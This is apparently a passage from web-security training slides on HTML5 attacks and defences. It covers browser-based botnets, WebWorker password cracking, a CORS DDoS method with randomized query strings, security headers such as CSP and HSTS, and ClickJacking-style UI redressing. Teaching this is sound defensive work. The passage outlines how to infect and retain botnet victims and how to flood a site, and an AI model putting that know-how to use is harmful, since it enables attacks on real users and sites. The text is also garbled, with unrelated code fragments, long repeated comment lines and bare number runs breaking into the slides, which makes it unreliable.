From a security point of view, **Web Workers** did not introduce new threats. However, it provided a new way that was both easier and, at times, quicker for common attack vectors to be exploited. These can also use other HTML5 technologies such as **Web Sockets** or **CORS** in order to increase the performance and feasibility of the attack.

6.2.5.1 Browser-Based Botnet

What would allow us to take full advantage of the power of **WebWorkers**?

A **Browser-Based Botnet** of course! If we consider that JavaScript is platform independent, then the advantages of running a botnet in a browser is limitless.



6.2.5.1 Browser-Based Botnet

As a result, we can run the JavaScript code on all the browsers that support the features the bot uses. This also includes any OS that can run a browser, even on televisions, gaming consoles, etc. [[compare browsers](#)]




6.2.5.1 Browser-Based Botnet

To setup a **Browser-Based Botnet** and run an attack, there are two main stages to consider. The **first** is to **Infect** the victims. There are several ways to achieve this, such as: **XSS, email spam, social engineering...**




6.2.5.1 Browser-Based Botnet

Once the victims have been hooked, the **second** stage is to **Manage Persistence**. This is an important stage because of the nature of the botnet. In fact, the malicious code will work until the victim browser (window/tab) is closed, then it stops running.



6.2.5.1 Browser-Based Botnet

The real challenge is to both keep alive the connection with the bot and to also be able to **re-infect** the system if required. For this purpose, attack vectors, like **Persistent XSS**, are the best.



6.2.5.1 Browser-Based Botnet

Sometimes, implementing a game can help you keep the victim on the malicious page. If the game is both interactive and especially addictive, the user may remain online the entire day. Often, these types of users do this to keep their score active and avoid restarting the game.



6.2.5.1 Browser-Based Botnet

With an **HTML5 Botnet**, some of the possible attacks that can be performed are:

Email Spam




Distributed Password Cracking



Data Mining

DDoS Attacks




Intranet Reconnaissance

6.2.5.2 Distributed Password Cracking

One of the uses of **WebWorkers** is using a distributed computing system to perform brute force attacks on password hashes. This kind of implementation is obviously slower in respect to custom solutions. They are around 100 times slower; however, we should not forget that in a botnet context this gap can be significantly reduced!



6.2.5.2 Distributed Password Cracking



With this considerations in mind, Lavakumar Kuppan has developed [Ravan](http://www.andlabs.org/tools/ravan.html). A system based on **WebWorkers** to perform password cracking of **MD5, SHA1, SHA256, SHA512** hashes.

6.2.5.3 WebWorkers + CORS – DDoS Attacks

If we add **CORS** to the efficiency of **WebWorkers**, then we could easily generate a large number of **GET/POST** requests to a remote website. We would be using COR requests to perform a **DDoS attack**.

Basically, this is possible because, in this type of attack, we do not care if the response is blocked or wrong. All we care about is sending as many requests as possible!

6.2.5.3 WebWorkers + CORS – DDoS Attacks

Again, this was also possible before; however, the key here is the performance that can be gained using multiple browsers (bots) and **CORS**. Clearly, there are also some technical limitations with **CORS**.

With **CORS**, if in the response to the first request is either missing the **Access-Control-Allow-Origin** header or the value is inappropriate, then the browser will refuse to send more requests to the same URL.

```
24 // The experiment will result in
25 // observations - an array of Observations, an
26 // control - the control observation
27
28 // SkillSize(experiment, observations = [], control = null)
29
30 @experiment - experiment
31 @observations - observations
32 @control - control
33 @candidates - observations - (control)
34 evaluate_candidates
35
36 freeze
37
38 experiment.context
39
40 experiment_name
41 experiment_name
42
43 // context
44 // context
45 // context
46 // context
47 // context
48 // context
49 // context
50 // context
51 // context
52 // context
53 // context
54 // context
55 // context
56 // context
57 // context
58 // context
59 // context
60 // context
61 // context
62 // context
63 // context
64 // context
65 // context
66 // context
67 // context
68 // context
69 // context
70 // context
71 // context
72 // context
73 // context
74 // context
75 // context
76 // context
77 // context
78 // context
79 // context
80 // context
81 // context
82 // context
83 // context
84 // context
85 // context
86 // context
87 // context
88 // context
89 // context
90 // context
91 // context
92 // context
93 // context
94 // context
95 // context
96 // context
97 // context
98 // context
99 // context
100 // context
```



6.2.5.3 WebWorkers + CORS – DDoS Attacks

To bypass this limitation, we create dummy requests and add fake parameters in the query-string. In doing so, we force the browser to transform each request, therefore identifying it as **unique**. This obviously makes the browser treat it as a new request each time. For example:

`http://victim.site/dossable.php?search=X`

Use random values here

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^ _ ^

HTML5 Security Measures



6.3. HTML5 Security Measures

In the previous chapters, we have seen the main security concerns introduced with the new HTML5 features. This is insufficient for a complete HTML5 module because the specifications have also introduced security enhancements.

These enhancements, except for **iframe sandboxing**, are **HTTP headers**. These were introduced to provide a mechanism for the server to instruct the browser in order to introduce additional security controls.

6.3.1 Security Headers: X-XSS-Protection

The **X-XSS-Protection** header was introduced by Internet Explorer and later adopted by Google Chrome and WebKit based browsers (Safari, Opera, etc.). This occurred in order to protect user agents against a subset of **Reflected Cross-site Scripting** attacks.

The header is not standardized, and this is the reason why browsers like Firefox still do not support it. They seem to be okay with the **Content-Security-Policy** and **NoScript**.

6.3.2 Security Headers: X-Frame-Options

In order to prevent **ClickJacking**, the **X-Frame-Options** response header was introduced.

This header introduced a way for the server to instruct the browser on whether to display the transmitted content in frames of other web pages.

```
20 def create_experiment(self):
21     """Create a new experiment"""
22     # Create the experiment
23     # Create the experiment's name
24     # Create the experiment's observations
25     # Create the experiment's control
26     # Create the experiment's candidates
27     # Create the experiment's result
28     # Create the experiment's result
29     # Create the experiment's result
30     # Create the experiment's result
31     # Create the experiment's result
32     # Create the experiment's result
33     # Create the experiment's result
34     # Create the experiment's result
35     # Create the experiment's result
36     # Create the experiment's result
37     # Create the experiment's result
38     # Create the experiment's result
39     # Create the experiment's result
40     # Create the experiment's result
41     # Create the experiment's result
42     # Create the experiment's result
43     # Create the experiment's result
44     # Create the experiment's result
45     # Create the experiment's result
46     # Create the experiment's result
47     # Create the experiment's result
48     # Create the experiment's result
49     # Create the experiment's result
50     # Create the experiment's result
51     # Create the experiment's result
52     # Create the experiment's result
53     # Create the experiment's result
54     # Create the experiment's result
55     # Create the experiment's result
56     # Create the experiment's result
57     # Create the experiment's result
58     # Create the experiment's result
59     # Create the experiment's result
60     # Create the experiment's result
61     # Create the experiment's result
62     # Create the experiment's result
63     # Create the experiment's result
64     # Create the experiment's result
65     # Create the experiment's result
66     # Create the experiment's result
67     # Create the experiment's result
68     # Create the experiment's result
69     # Create the experiment's result
70     # Create the experiment's result
71     # Create the experiment's result
72     # Create the experiment's result
73     # Create the experiment's result
74     # Create the experiment's result
75     # Create the experiment's result
76     # Create the experiment's result
77     # Create the experiment's result
78     # Create the experiment's result
79     # Create the experiment's result
80     # Create the experiment's result
81     # Create the experiment's result
82     # Create the experiment's result
83     # Create the experiment's result
84     # Create the experiment's result
85     # Create the experiment's result
86     # Create the experiment's result
87     # Create the experiment's result
88     # Create the experiment's result
89     # Create the experiment's result
90     # Create the experiment's result
91     # Create the experiment's result
92     # Create the experiment's result
93     # Create the experiment's result
94     # Create the experiment's result
95     # Create the experiment's result
96     # Create the experiment's result
97     # Create the experiment's result
98     # Create the experiment's result
99     # Create the experiment's result
100    # Create the experiment's result
```


6.3.2 Security Headers: X-Frame-Options

The syntax is simple:

X-Frame-Options: value

DENY

The page cannot be displayed in a frame, regardless of the site attempting to do so.

SAMEORIGIN

The page can only be displayed in a frame on the same origin as the page itself.

ALLOW-FROM URI

The page can only be displayed in a frame on the specified origin.

6.3.3 Security Headers: Strict-Transport-Security

Another appealing specification is [HTTP Strict Transport Security \(HSTS\)](#). This specification defines a mechanism that allows a server to declare itself accessible only via secure connections. It also allows for users to be able to direct their user agent(s) to interact with given sites over secure connections only.

6.3.3 Security Headers: Strict-Transport-Security

To enable this mechanism, the response header **Strict-Transport-Security** is required. According to [caniuse.com](https://caniuse.com/stricttransportsecurity), it is not supported by all vendors (see below):

# Strict Transport Security - other													*Usage stats: Global
Support:													57.84%
Declare that a website is only accessible over a secure connection (HTTPS).													
Show all versions	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Opera Mobile	Blackberry Browser	Chrome for Android	Firefox for Android	IE Mobile
			21.0										
			27.0										
			29.0										
			31.0										
	8.0		32.0	5.1				2.3					
	9.0	28.0	33.0	6.0				4.0					
								4.1					
	10.0	29.0	34.0	6.1	12.1	6.0-6.1		4.2-4.3					
Current	11.0	30.0	35.0	7.0	22.0	7.0-7.1	5.0-7.0	4.4	22.0	10.0	35.0	30.0	10.0
Near future			31.0	36.0	8.0	23.0	8.0	4.4.3					
Farther future			32.0	37.0									
3 versions ahead			33.0	38.0									

6.3.3 Security Headers: Strict-Transport-Security

The response header syntax is:

Strict-Transport-Security: max-age= δ ; includeSubDomains

delta-seconds

Tells the user-agent to cache the domain in the STS list for the seconds specified.

One year in cache is **max-age=31536000**

While to remove or “not cache” is **max-age=0**

(Optional)

Applies STS to the domain and subdomains

6.3.4 Security Headers: X-Content-Type-Options

To indicate the purpose of a specific resource, web servers use the response header **Content-Type** which contains a standard MIME type (e.g. **text/html**, **image/png**, etc.) with some optional parameters (IE: character set).

6.3.4 Security Headers: X-Content-Type-Options

There are a variety of circumstances in which browsers do not recognize or retain a valid **Content-Type** value; therefore, they do content-sniffing to guess the appropriate MIME type.

This, especially in **Internet Explorer**, has introduced a series of attack scenarios of which the most common is Content Sniffing XSS.

6.3.4 Security Headers: X-Content-Type-Options

IE developers introduced a response header called **X-Content-Type-Options**. This header instructs the browser to “**not guess**” the content type of the resource and trust of the **Content-Type** header.

The only value defined is **nosniff**:

X-Content-Type-Options: nosniff

This header only works on IE and Chrome.

```
22 # ...
23 # ...
24 # ...
25 # ...
26 # ...
27 # ...
28 # ...
29 # ...
30 # ...
31 # ...
32 # ...
33 # ...
34 # ...
35 # ...
36 # ...
37 # ...
38 # ...
39 # ...
40 # ...
41 # ...
42 # ...
43 # ...
44 # ...
45 # ...
46 # ...
47 # ...
48 # ...
49 # ...
50 # ...
51 # ...
52 # ...
53 # ...
54 # ...
55 # ...
56 # ...
57 # ...
58 # ...
59 # ...
60 # ...
61 # ...
62 # ...
63 # ...
64 # ...
65 # ...
66 # ...
67 # ...
68 # ...
69 # ...
70 # ...
71 # ...
72 # ...
73 # ...
74 # ...
75 # ...
76 # ...
77 # ...
78 # ...
79 # ...
80 # ...
81 # ...
82 # ...
83 # ...
84 # ...
85 # ...
86 # ...
87 # ...
88 # ...
89 # ...
90 # ...
91 # ...
92 # ...
93 # ...
94 # ...
95 # ...
96 # ...
97 # ...
98 # ...
99 # ...
100 # ...
```


6.3.5 Security Headers: Content Security Policy

The **CSP**, or **Content Security Policy**, is a defense mechanism that can significantly reduce the risk impact of a broad class of content injection vulnerabilities. These include **XSS** and **UI Redressing** in modern browsers.

The **CSP** is not a first line defense mechanism against content injection vulnerabilities; however, it is a **defense-in-depth** solution.

6.3.5 Security Headers: Content Security Policy

Over the years, different headers were adopted to implement this policy. Two of the most interesting are **X-Content-Security-Policy** and **X-WebKit-CSP**. In modern browsers (excluding IE), these have been unified by the official header:

Content-Security-Policy

6.3.5 Security Headers: Content Security Policy

The specification provides a set of possible **directives**, but the most important and commonly used is **script-src**:

Content-Security-Policy: **script-src** **'self'** **https://other.web.site**

Directive Name

Defines which scripts the protected resource can execute

Values

The allowed sources of scripts

6.3.5 Security Headers: Content Security Policy

Directives work in **default-allow** mode. This simply means that if a specific directive does not have a policy defined, then it is equal to *****; thus, every source is a valid source.

For example, if the CSS and style markup directive **style-src** is not set, the browser can then load stylesheets from anywhere without restriction.

6.3.5 Security Headers: Content Security Policy

To both avoid this type of behavior and define a common rule for all the directives unset, the specification provides the **default-src** directive. Clearly, it will be applied to all the unspecified directives.

For example:

Content-Security-Policy: default-src 'self'

```
21 # default context
22
23 # initialize the experiment
24 def initialize(experiment, observations = [], control = null)
25   @experiment = experiment
26   @observations = observations
27   @control = control
28   @candidates = observations - @control
29   evaluate_candidates
30
31   freeze
32 end
33
34 # Return the experiment's context
35 def context
36   experiment.context
37 end
38
39 # Return the name of the experiment
40 def experiment_name
41   experiment.name
42 end
43
44 # Return the result of the experiment
45 def result
46   result
47 end
```

6.3.5 Security Headers: Content Security Policy

With **CSP**, it is also possible to deny resources. For example, if the web application does not need plugins or to be framed, then the policy can be enriched as follow:

**Content-Security-Policy: default-src https://my.web.site;
object-src 'none'; frame-src 'none'**

None returns an empty set for the allowed sources.

6.3.5 Security Headers: Content Security Policy

The CSP specification defines the following list directives:

default-src
script-src
object-src
style-src
img-src
media-src

frame-src
font-src
connect-src
report-uri
sandbox

Reporting
feature

OPTIONAL

6.3.5 Security Headers: Content Security Policy

An interesting mechanism provided by **CSP** is the option to report violations to a specified location.

Content-Security-Policy: default-src 'self'; report-uri /csp_report;

Once a violation is detected, the browser will perform a **POST** request to the path specified, sending a **JSON** object, similar to the one on the next slide.

6.3.5 Security Headers: Content Security Policy

CSP Violation Report


```
{  
  "csp-report": {  
    "document-uri": "http://my.web.site/page.html",  
    "referrer": "http://hacker.site/",  
    "blocked-uri": "http://hacker.site/xss_test.js",  
    "violated-directive": "script-src 'self'",  
    "original-policy": "script-src 'self'; report-uri  
http://my.web.site/csp_report"  
  }  
}
```

```
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```



6.3.5 Security Headers: Content Security Policy

If you want to familiarize yourself with **CSP**, check out this web site: <http://www.cspplayground.com/>. It contains some useful examples of **CSP Violations** and related fixed versions.



UI Redressing: The x-Jacking Art



6.4. UI Redressing: The x-Jacking Art

Despite what many people think, **UI Redressing** is not a single attack technique, but rather a category of attacks. These aim to change visual elements in a user interface in order to conceal malicious activities.

Common examples of **UI Redressing** attacks include overlaying a visible button with an invisible one, changing the cursor position and manipulating other elements in the user interface.

6.4. UI Redressing: The x-Jacking Art

Often times, **UI redressing** techniques are also referred to as **ClickJacking**, **LikeJacking**, **StrokeJacking**, **FileJacking** and many others.

Let's briefly review some scenarios.

```
38 def skill(experiment, observations = list())
39     @experiment = experiment
40     @observations = observations
41     @control = control
42     @candidates = observations - @control
43     evaluate_candidates
44
45     freeze
46 end
47
48 # Returns the experiment's context
49 def context
50     @experiment.context
51 end
52
53 # Returns the name of the experiment
54 def experiment_name
55     @experiment.name
56 end
57
58 # Returns whether the result is a match between the
59 def matched?
60     @experiment.result == 1
61 end
```

6.4.1 ClickJacking

A **Basic ClickJacking** attack uses a nested iframe from a target website and a little bit of CSS magic. This “magic” often leverages position, opacity and many other CSS attributes.

A nice example can be a simple game where the victim needs to find and click on a character. As shown in the next slide, in the background there is a submission button or whatever the attack chooses to trigger an action.

```
23  * @param {Object} experiment - the Experiment object
24  * @param {Array} observations - an array of Observations, in this case
25  * @param {Object} control - the control Observation
26
27  def initialize(experiment, observations = [], control = nil)
28
29    @experiment = experiment
30    @observations = observations
31    @control = control
32    @candidates = observations - [control]
33    evaluate_candidates
34
35    freeze
36
37    def context
38      experiment.context
39
40      experiment_name
41      experiment_name
42
43      def check
44        # ...
45      end
46    end
47  end
```

6.4.1.1 ClickJacking Example – Find Willie!

In this example, when the victim thinks to click on the Willie character, he is actually clicking on the red button that submits the vote against the website survey.




6.4.2 LikeJacking

A potential scenario of the previous **Basic ClickJacking** is **LikeJacking**. There is nothing revolutionary in this type attack.

The targets are social networks and their features. For example, the button **Like** used in Facebook could be used in order to say "I Like" this resource, which can be a video, photo, a company page, etc.

6.4.2 LikeJacking

With the widespread use of Facebook, the amount of "Likes" is often a measure of perceived popularity for a particular product (event, brand, etc.). The more the "likes", the more influential it can be. That is why many organizations who specialize in selling Facebook likes and friends, have appeared over the years.



6.4.3 StrokeJacking

StrokeJacking, a technique to hijack keystrokes, is proof that **UI Redressing** is not only all about hijacking clicks.

This method can be very useful in the exploiting a code injection flaw. Generally, this is XSS and the payload must be manually typed.

6.4.3.1 StrokeJacking Example – Show Me the Hidden Picture


This type of scenario was discovered by Lavakumar Kuppan while testing.

He took that opportunity to make a [blog post](#) about it.

6.4.3.1 StrokeJacking Example – Show me the Hidden Picture

Victim site. Note the domain!

Hacker site



The yellow box contains the framed website.

Note 1: The page is not available anymore. The archived screenshot shows the exploitation result.

Note 2: Since the script checks the key codes, the keyboard must be set with the English layout!

6.4.4 New Attack Vectors in HTML5

There are many other variations of **UI Redressing** but what we are looking for in this module are the new attack vectors introduced in HTML5.

6.4.4.1 Drag-and-Drop

For years, developers have used several libraries to create awesome UI animations, including **Drag and Drop**. With HTML5, this **mechanism** has been transformed into something natively supported by all desktop-based browsers.

# Drag and Drop - Working Draft					
Method of easily dragging and dropping elements on a page, requiring minimal JavaScript.					
			*Usage stats: Global		
			Support:	54.88%	
			Partial support:	17.16%	
			Total:	72.04%	
Show all versions	IE	Firefox	Chrome	Safari	Opera
	8.0				
	9.0	28.0	33.0		
	10.0	29.0	34.0		
Current	11.0	30.0	35.0	7.0	22.0
Near future		31.0	36.0	8.0	23.0
Farther future		32.0	37.0		24.0

6.4.4.1 Drag-and-Drop

The specification allows us to **Drag** data across different origins; therefore, there is no need to care about the SOP because it does not apply to the **DnD API**! Of course, this is pointless to say, but this API introduced several new attacks.

The most interesting "interpretation" of this API has been presented by **Paul Stone**. He has proven powerful attack vectors that mix **Drag-and-Drop** with **ClickJacking** techniques.

6.4.4.1.1 Text Field Injection

Text Field Injection

The first possible technique allows the attacker-controller to drag data into hidden text fields/forms on different origins.

Despite a simple click or typing characters, hijacking drag gestures is much more complex.

```
24 def experiment_result(self, experiment, observations, control):
25     """Return the experiment's result"""
26     return self.evaluate_candidates(experiment, observations, control)
27
28 def evaluate_candidates(self, experiment, observations, control):
29     """Evaluate the candidates"""
30     candidates = self.get_candidates(experiment, observations, control)
31     return self.evaluate_candidates(experiment, observations, control)
32
33 def freeze(self):
34     """Freeze the experiment"""
35     self.freeze()
36
37 def unfreeze(self):
38     """Unfreeze the experiment"""
39     self.unfreeze()
40
41 def context(self):
42     """Return the experiment's context"""
43     return self.context
44
45 def experiment_name(self):
46     """Return the experiment's name"""
47     return self.experiment_name
48
49 def match(self):
50     """Return the result a match between all"""
51     return self.match
52
53 def result(self):
54     """Return the result"""
55     return self.result
```

6.4.4.1.1 Text Field Injection

Text Field Injection

We need to be a little more creative and maybe create something like a pilot Drag and Drop game, where the victim will move our malicious pieces of code into the target locations.

